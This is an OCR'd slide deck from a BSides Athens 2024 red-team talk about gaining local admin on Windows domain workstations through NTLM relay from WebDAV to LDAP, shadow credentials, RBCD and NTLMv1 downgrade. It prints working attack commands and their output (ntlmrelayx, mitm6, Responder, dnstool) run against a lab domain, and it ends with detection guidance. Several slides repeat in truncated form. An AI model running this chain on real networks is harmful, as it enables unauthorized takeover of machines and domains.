LOCAL ADMIN IN LESS THAN 60 SEC

Nikos Vourdas, Security BSides Athens 2024

WHOAMI

- Senior Offensive Security Consultant @ EY (Greece)
- TIBER-EU / iCast Red Teaming Experience
- OSWE, OSEP, OSCP, OSWP, CRTL, CRTO && OASP Certified
- Author: Supernova, COM-Hunter
- Twitter: @nickvourd
- Blog: nickvourd.github.io
- Jersey: 19

CONTENTS

Methodology 1

Methodology 2

Methodology 3

Methodology 4

Matt Creel reposted

Andrew Oliveau
@AndrewOliveau

If your a Red Teamer and not looking for this 👇 your missing out! Got Domain Admin in 3 out of my last 4 engagements using this attack 🔥

AD Tip: Enforce LDAP Signing and Channel Binding to stay protected.

> **Andrew Oliveau** @AndrewOliveau · 15/11/23
> This is a great blog by @Tw1sm
>
> Tldr; Compromise workstations by coercing machine account HTTP authentications and relaying them to LDAP to set shadow credentials...

22:29 · 9/2/24 · **61K** Views

63 Reposts **2** Quotes **278** Likes **199** Bookmarks

Matt Creel reposted

Andrew Oliveau
@AndrewOliveau

If your a Red Teamer and not looking for this 👇 your missing out! Got Domain Admin in 3 out of my last 4 engagements using this attack 🔥

AD Tip: Enforce LDAP Signing and Channel Binding to stay protected.


> **Andrew Oliveau** @AndrewOliveau · 15/11/2
> This is a great blog by @Tw1sm
>
> Tldr; Compromise workstations by coercing machine account HTTP authentications and relaying them to LDAP to set shadow credentia

22:29 · 9/2/24 · **61K** Views

63 Reposts **2** Quotes **278** Likes **199** Bookmark

Lee Chagolla-Christensen
@tifkin_

AD CS HTTP endpoint not available to abuse ESC8 with #PetitPotam? WebDAV + NTLM relay to LDAP is an option (use the forward slash trick). WebDAV abuse comes with constraints, the largest being the WebClient service does not run by default on workstations/servers.



11:49 · 24/7/21

184 Reposts **5** Quotes **462** Likes **81** Bookmarks

Matt Creel reposted

Andrew Oliveau
@AndrewOliveau

If your a Red Teamer and not looking for this 👇 your missing out! Got Domain Admin in 3 out of my last 4 engagements using this attack 🔥

AD Tip: Enforce LDAP Signing and Channel Binding to stay protected.


> **Andrew Oliveau** @AndrewOliveau · 15/11/2
> This is a great blog by @Tw1sm
>
> Tldr; Compromise workstations by coercing machine account HTTP authentications and relaying them to LDAP to set shadow credentia

22:29 · 9/2/24 · **61K** Views

63 Reposts **2** Quotes **278** Likes **199** Bookmark

Lee Chagolla-Christensen
@tifkin_

AD CS HTTP endpoint not available to abu ESC8 with #PetitPotam? WebDAV + NTLM to LDAP is an option (use the forward slas trick). WebDAV abuse comes with constra the largest being the WebClient service do run by default on workstations/servers.



11:49 · 24/7/21

184 Reposts **5** Quotes **462** Likes **81** Bookmarks

Mor Davidovich
@dec0ne

Introducing DavRelayUp - A port of #KrbRelayUp with modifications to allow for NTLM relay from WebDAV to LDAP and abuse #RBCD in order achieve #LPE in domain-joined windows workstations where LDAP signing is not enforced.
Demo in second tweet.

Dec0ne/
DavRelayUp

DavRelayUp - a universal no-fix local privilege escalation in domain-joined windows workstations where LDAP signing is not enforced (the default...

1 Contributor · 4 Issues · 495 Stars · 78 Forks

GitHub - Dec0ne/DavRelayUp: DavRelayUp - a universal n...

From github.com

12:12 · 5/6/23 From Earth · **79K** Views


171 Reposts **2** Quotes **401** Likes **123** Bookmarks

THE MOST IMPORTANT THING

9/10 Clients

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# nxc ldap dc01.bsides.local -u n.kiriazis -p [redacted] -M ldap-checker
SMB         192.168.242.179 445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:
bsides.local) (signing:True) (SMBv1:False)
LDAP        192.168.242.179 389    DC01            [+] bsides.local\n.kiriazis:[redacted]
LDAP-CHE ... 192.168.242.179 389    DC01            LDAP Signing NOT Enforced!
LDAP-CHE ... 192.168.242.179 389    DC01            [-] Unexpected error during LDAPS handshake: [Errno 104] Connecti
on reset by peer
LDAP-CHE ... 192.168.242.179 389    DC01            [-] bsides.local - cannot complete TLS handshake, cert likely not
 configured

┌──(root㉿kali)-[~]
└─#
```

THE OUTCOME OF THIS ATTACK



msDs-KeyCredentialLink

msDs-AllowedToActOnBehalfOfOtherIdentity

THE RESULT OF THIS ATTACK

msds-KeyCredentials

msds-
ctOnBehalfOfAnotherIdentity

WHY NOT SMB?

Net-NTLMv2 authentication consists of three message types:

- NTLM_NEGOTIATE
- NTLM_CHALLENGE
- NTLM_AUTHENTICATE

A field known as the Message Integrity Code (MIC) was added to the NTLM_AUTHENTICATE message to prevent message tampering.

WHY NOT SMB?

Net-NTLMv2 authentication consists

- NTLM_NEGOTIATE
- NTLM_CHALLENGE
- NTLM_AUTH

CVE-2019-1040

A field known as egrity Code (MIC) was added to the NTLM_AUTHENTICA ssage to prevent message tampering.

HELLO MY OLDEST FRIEND

Web Distributed Authoring and Versioning (WebDAV) is an extension to Hypertext Transfer Protocol (HTTP) that defines how basic file functions such as copy, move, delete, and create are performed by using HTTP (docs.microsoft.com)

It allows attackers to authenticate over HTTP instead of SMB.

HELLO MY OLDEST FRIEND

Operating System	WebDav
Windows 10	✓
Windows 11	✓
Windows 2012 R2 Server	✓
Windows 2016 Server	✗
Windows 2019 Server	✗
Windows 2022 Server	✗

HELLO MY OLDEST FRIEND

HELLO MY OLDEST FRIEND

HELLO MY OLDEST FRIEND

10/10 Clients

Setting	State	Comment
Turn off the display of thumbnails and only display icons.	Not configured	No
Turn off the display of thumbnails and only display icons on network folders	Not configured	No
Turn off the caching of thumbnails in hidden thumbs.db files	Not configured	No
Do not display the Welcome Center at user logon	Not configured	No
Turn on Classic Shell	Not configured	No
Display confirmation dialog when deleting files	Not configured	No
Location where all default Library definition files for users/machines reside.	Not configured	No

LET'S DO SOME MAGIC

Icon preferences can trigger the service and enable it via:

- LNK shortcuts
- searchConnector-ms
- library-ms
- URL shortcuts

Or programmatically with Win32 API.

LET'S DO SOME MAGIC

METHODOLOGY 1: MAGIC ATTACK

Command Prompt

```
C:\Users\n.kiriazis>net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
BSIDES\Domain Admins
BSIDES\l.kotlitsas
user
The command completed successfully.


C:\Users\n.kiriazis>
```

METHODOLOGY 1: MAGIC ATTACK

METHODOLOGY 2: JUMP AROUND

METHODOLOGY 2: JUMP AROUND

```
root@kali: /opt/cobaltstrike
File  Actions  Edit  View  Help
┌──(root㉿kali)-[/opt]
└─# ./nxc smb ws01.bsides.local -u n.kiriazis -p [redacted] -M webdav
SMB         192.168.242.144 445    WS01            [*] Windows 10.0 Build 19041 x64 (name:WS01) (domain:bsi
des.local) (signing:False) (SMBv1:False)
SMB         192.168.242.144 445    WS01            [+] bsides.local\n.kiriazis:[redacted]
WEBDAV      192.168.242.144 445    WS01            WebClient Service enabled on: 192.168.242.144

┌──(root㉿kali)-[/opt]
└─#
```

METHODOLOGY 2: JUMP AROUND

```
root@kali: /opt/cobaltstrike
File  Actions  Edit  View  Help
┌──(root㉿kali)-[/opt/krbrelayx]
└─# python3 dnstool.py -u 'BSIDES\n.kiriazis' -p [redacted] -dc-ip 192.168.242.179 -a add -d 192.168.242.1
80 -r attacker 192.168.242.179
[-] Connecting to host ...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully

┌──(root㉿kali)-[/opt/krbrelayx]
└─# python3 dnstool.py -u 'BSIDES\n.kiriazis' -p [redacted] -dc-ip 192.168.242.179 -a query -d 192.168.242
.180 -r attacker 192.168.242.179
[-] Connecting to host ...
[-] Binding to host
[+] Bind OK
[+] Found record attacker
DC=attacker,DC=bsides.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=bsides,DC=local
[+] Record entry:
 - Type: 1 (A) (Serial: 55)
 - Address: 192.168.242.180

┌──(root㉿kali)-[/opt/krbrelayx]
└─#
```

METHODOLOGY 3: OLD BUT GOLD


METHODOLOGY 3: OLD BUT GOLD

root@kali: /opt/cobaltstrike


File Actions Edit View Help

```
┌──(root㉿kali)-[/opt]
└─# ./nxc smb ws02.bsides.local -u n.kiriazis -p [redacted] -M ntlmv1
SMB         192.168.242.156 445    WS02             [*] Windows 10 Pro 19045 x64 (name:WS02) (domain:bsides.
local) (signing:True) (SMBv1:True)
SMB         192.168.242.156 445    WS02             [+] bsides.local\n.kiriazis:[redacted]

┌──(root㉿kali)-[/opt]
└─#
```

METHODOLOGY 3: OLD BUT GOLD



METHODOLOGY 3: OLD BUT GOLD



METHODOLOGY 3: OLD BUT GOLD

```
root@kali: /opt/cobaltstrike
File  Actions  Edit  View  Help

[+] Poisoning Options:
    Analyze Mode              [OFF]
    Force WPAD auth           [OFF]
    Force Basic Auth          [OFF]
    Force LM downgrade        [ON]
    Force ESS downgrade       [ON]

[+] Generic Options:
    Responder NIC             [eth0]
    Responder IP              [192.168.242.180]
    Responder IPv6            [fe80::1129:bcca:efd9:f4f6]
    Challenge set             [random]
    Don't Respond To Names    ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
    Responder Machine Name    [WIN-UQNJ01005DF]
    Responder Domain Name     [FNAD.LOCAL]
    Responder DCE-RPC Port    [46455]

[+] Listening for events...

[*] [NBT-NS] Poisoned answer sent to 192.168.242.1 for name BSIDES (service: Local Master Browser)
[SMB] NTLMv1 Client   : 192.168.242.156
[SMB] NTLMv1 Username : BSIDES\WS02$
[SMB] NTLMv1 Hash     : WS02$::BSIDES:55A9C8A39C75C57FEFAA4B02B87EF51E7588244E589E7FFA:55A9C8A39C75C57FEFAA4
B02B87EF51E7588244E589E7FFA:b64b8f2f16866dec

[0] 0:bash  1:python3*Z 2:zsh-                                  "kali" 15:44 21-May-24
```

METHODOLOGY 3: OLD BUT GOLD

METHODOLOGY 4

METHODOLOGY 4: WHAT IF NO PKI? STILL THE SAME FUN!

```
root@kali: /opt/cobaltstrike
File  Actions  Edit  View  Help
┌──(root㉿kali)-[/opt]
└─# ./nxc ldap dc01.bsides.local -u n.kiriazis -p [redacted] -M maq
SMB         192.168.242.179 445    DC01            [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:bsi
des.local) (signing:True) (SMBv1:False)
LDAP        192.168.242.179 389    DC01            [+] bsides.local\n.kiriazis:[redacted]
MAQ         192.168.242.179 389    DC01            [*] Getting the MachineAccountQuota
MAQ         192.168.242.179 389    DC01            MachineAccountQuota: 10

┌──(root㉿kali)-[/opt]
└─#
```

METHODOLOGY 4: WHAT IF NO PKI? STILL THE SAME FUN!


```
┌──(root㉿kali)-[/opt]
└─# proxychains impacket-ntlmrelayx -t ldap://dc01.bsides.local --delegate-access --http-port 8081 -smb2supp
ort
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 8081
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666
```

METHODOLOGY 4: WHAT IF NO PKI? STILL THE SAME FUN!

```
┌──(root㉿kali)-[/opt]
└─# proxychains impacket-ntlmrelayx -t ldap://dc01.bsides.local --delegate-access --http-port 8081 -smb2supp
ort
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
```

```
[*] Servers started, waiting for connections
[*] HTTPD(8081): Connection from 127.0.0.1 controlled, attacking target ldap://dc01.bsides.local
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.242.179:389  ...  OK
[*] HTTPD(8081): Authenticating against ldap://dc01.bsides.local as BSIDES/WS01$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD(8081): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] Adding a machine account to the domain requires TLS but ldap:// scheme provided. Switching target to LDA
PS via StartTLS
[*] Attempting to create computer in: CN=Computers,DC=bsides,DC=local
[*] Adding new computer with username: DCRJDGBL$ and password: 6Us#n/AFBn0/tuj result: OK
[*] Delegation rights modified succesfully!
[*] DCRJDGBL$ can now impersonate users on WS01$ via S4U2Proxy
```

BONUS METHODOLOGY



BONUS METHODOLOGY: NO CREDS? NO PROBLEM DUDE!

+

+

=

BONUS METHODOLOGY: NO CREDS? NO PROBLEM DUDE!

```
root@kali: /opt/krbrelayx
File  Actions  Edit  View  Help
┌──(root㉿kali)-[/opt/impacket-0.11.0/examples]
└─# python3 ntlmrelayx.py -t ldap://dc01.bsidesath.local --shadow-credentials --shadow-target 'ws01$' -wh wpad-lab -6

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client RPC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

BONUS METHODOLOGY: NO CREDS? NO PROBLEM DUDE!

root@kali: /opt/krbrelayx

File Actions Edit View Help

```
┌──(root㉿kali)-[/opt/impacket-0.11.0/examples]
└─# python3 ntlmrelayx.py -t ldap://dc01.bsidesath.local --shadow-credentials --shadow-target 'ws01$' -wh wpad-lab -6

Impacket v0.11.0 - Copyright 2023 Fortra
```

root@kali: /opt/krbrelayx

File Actions Edit View Help

```
┌──(root㉿kali)-[~]
└─# mitm6 -i eth0 -d bsidesath.local
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:0c:29:d4:11:c3]
IPv4 address: 192.168.242.181
IPv6 address: fe80::f256:93eb:b723:8590
DNS local search domain: bsidesath.local
DNS allowlist: bsidesath.local
WARNING: No route found for IPv6 destination fe80::4226:2 (no default route?)
Renew reply sent to fe80::4226:2
WARNING: No route found for IPv6 destination fe80::4226:3 (no default route?)
Renew reply sent to fe80::4226:3
Sent spoofed reply for wpad.bsidesath.local. to fe80::ce17:be88:88b2:6af3
Sent spoofed reply for dc01.bsidesath.local. to fe80::ce17:be88:88b2:6af3
Sent spoofed reply for wpad-lab.bsidesath.local. to fe80::ce17:be88:88b2:6af3
Sent spoofed reply for wpad-lab.bsidesath.local. to fe80::ce17:be88:88b2:6af3
WARNING: No route found for IPv6 destination fe80::ce17:be88:88b2:6af3 (no default route?)
WARNING: No route found for IPv6 destination fe80::ce17:be88:88b2:6af3 (no default route?)
IPv6 address fe80::3082:1 is now assigned to mac=00:0c:29:eb:5c:43 host=WS01.bsidesath.local. ipv4=
```

BONUS METHODOLOGY: NO CREDS? NO PROBLEM DUDE!

```
root@kali: /opt/krbrelayx
File  Actions  Edit  View  Help
┌──(root㉿kali)-[/opt/impacket-0.11.0/examples]
└─# python3 ntlmrela

Impacket v0.11.0 - C
```

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# mitm6 -i eth0 -d bsidesath.lo
Starting mitm6 using the followin
Primary adapter: eth0 [00:0c:29:c
IPv4 address: 192.168.242.181
IPv6 address: fe80::f256:93eb:b72
DNS local search domain: bsidesat
DNS allowlist: bsidesath.local
WARNING: No route found for IPv6
Renew reply sent to fe80::4226:2
WARNING: No route found for IPv6
Renew reply sent to fe80::4226:3
Sent spoofed reply for wpad.bside
Sent spoofed reply for dc01.bside
Sent spoofed reply for wpad-lab.b
Sent spoofed reply for wpad-lab.b
WARNING: No route found for IPv6
WARNING: No route found for IPv6
IPv6 address fe80::3082:1 is now
```

```
root@kali: /opt/krbrelayx
File  Actions  Edit  View  Help
[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Serving PAC file to client ::ffff:192.168.242.144
[*] HTTPD(80): Connection from ::ffff:192.168.242.144 controlled, attacking target ldap://dc01.bsidesath.local
[*] HTTPD(80): Authenticating against ldap://dc01.bsidesath.local as BSIDESATH/WS01$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Searching for the target account
[*] Target user found: CN=WS01,CN=Computers,DC=bsidesath,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 3cd7d790-3914-e38b-2d95-b255c6182d6a
[*] Updating the msDS-KeyCredentialLink attribute of ws01$
[*] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saved PFX (#PKCS12) certificate & key at path: LASZ2ses.pfx
[*] Must be used with password: fel8m2pPOJuwF5WB0JDU
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
[*] Run the following command to obtain a TGT
[*] python3 PKINITtools/gettgtpkinit.py -cert-pfx LASZ2ses.pfx -pfx-pass fel8m2pPOJuwF5WB0JDU bsidesath.local/ws01$ L
ASZ2ses.ccache
[*] HTTPD(80): Connection from ::ffff:192.168.242.144 controlled, but there are no more targets left!
[*] HTTPD(80): Connection from ::ffff:192.168.242.144 controlled, but there are no more targets left!
[*] HTTPD(80): Client requested path: /wpad.dat
```

DETECTIONS

- Kerberos service ticket generation (event ID 4769) where the Account Name and Service Name do not align to the Client Address generating the event.
- Monitor for Kerberos TGTs requested (event ID 4768) using PKINIT authentication if the behavior is not standard for the network environment or account.
- Monitor for AD object modifications (event ID 5136 or 4662) where the attribute being modified is msDS-KeyCredentialLink.
- Identity-based detection of authentication to the DC as BSIDES\WS01$ from ws01.bsides.local

THANK YOU
GREECE